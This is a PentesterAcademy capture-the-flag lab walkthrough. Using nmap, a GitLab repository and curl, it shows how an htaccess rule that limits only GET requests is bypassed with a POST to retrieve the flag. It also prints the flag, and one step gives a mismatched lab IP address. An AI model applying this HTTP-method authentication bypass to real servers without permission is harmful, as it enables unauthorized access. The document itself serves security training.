ATTACK DEFENSE


by PentesterAcademy

Name	Misconfigured Server
URL	https://www.attackdefense.com/challengedetails?cid=1035
Type	DevSecOps : Docker Insecure Images

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Step 1: Run an nmap scan against first two hosts.

Command: nmap -p- -sV 192.96.68.3-4




```
root@attackdefense:~#
root@attackdefense:~# nmap -p- -sV 192.96.68.3-4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-16 00:13 IST
Nmap scan report for tzijagcz5e961o6s6wfg8erac.temp-network_a-96-68 (192.96.68.3)
Host is up (0.000025s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd
MAC Address: 02:42:C0:60:44:03 (Unknown)

Nmap scan report for 72ergcao6bmq2m6rqvv906viz.temp-network_a-96-68 (192.96.68.4)
Host is up (0.000025s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    nginx
8060/tcp open  http    nginx 1.14.2
MAC Address: 02:42:C0:60:44:04 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
Nmap done: 2 IP addresses (2 hosts up) scanned in 19.86 seconds
root@attackdefense:~#
```

Step 2: Open the web browser and navigate to the IP address of the machine which is running HTTP service (192.42.173.4). Check Administrator’s profile.



Administrator

@root · Member since May 15, 2019

Issues, merge requests, pushes, and comments.

Activity


Personal projects

web-server-container
Web server container image

★ 0 ⑂ 0

Updated 22 minutes ago

Step 3: Administrator has a personal project listed on his page. Open that project.



web-server-container
Project ID: 1

No license. All rights reserved 1 Commit 1 Branch 0 Tags 0 Bytes Files


Web server container image

master web-server-container

code commit
Administrator authored 20 minutes ago a1cabc71

Name	Last commit	Last update
files	code commit	20 minutes ago
Dockerfile	code commit	20 minutes ago

Step 4: Open the htacces file present in files/app directory.


files/app/htaccess · master · Administrator / web
files/app/htaccess · mast
192.96.68.4/root/web-server-container/blob/master/files/app/htaccess
GitLab
Projects
Groups
Snippets
Help
web-server-container
Project
Repository
Files
Commits
Branches
Tags
Contributors
Graph
Compare
Charts
Administrator › web-server-container › Repository
master

web-server-container / files / app / htaccess

code commit
Administrator authored 21 minutes ago


htaccess 161 Bytes

```
AuthUserFile /var/www/html/.htpasswd
AuthType Basic
AuthName "My Secret Page"


<Files "index.php">
<limit GET>
  Require valid-user
</limit>
</Files>
```

Step 5: In the last step, it is quite clear that only GET request is restricted from accessing the content of the web page i.e. Authentication only applies to GET requests.


Command: curl 192.96.68.3/index.php



```
root@attackdefense:~#
root@attackdefense:~# curl  192.96.68.3
<meta http-equiv="refresh" content="0;url=index.php">
root@attackdefense:~# curl  192.96.68.3/index.php
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested.  Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
</body></html>
root@attackdefense:~#
```

Access the same URL using POST request instead.

Command: curl -X POST 192.96.68.3/index.php



```
root@attackdefense:~#
root@attackdefense:~# curl -X POST 192.96.68.3/index.php
Congratulation! Your flag is 55b052ebbab72a3e80bb9ab14556424c
root@attackdefense:~#
root@attackdefense:~# _
```

Flag: 55b052ebbab72a3e80bb9ab14556424c

References:

1. Docker (https://www.docker.com/)
2. Gitlab (https://gitlab.com/gitlab-org)
3. Omnibus Gitlab on GIthub (https://github.com/gitlabhq/omnibus-gitlab)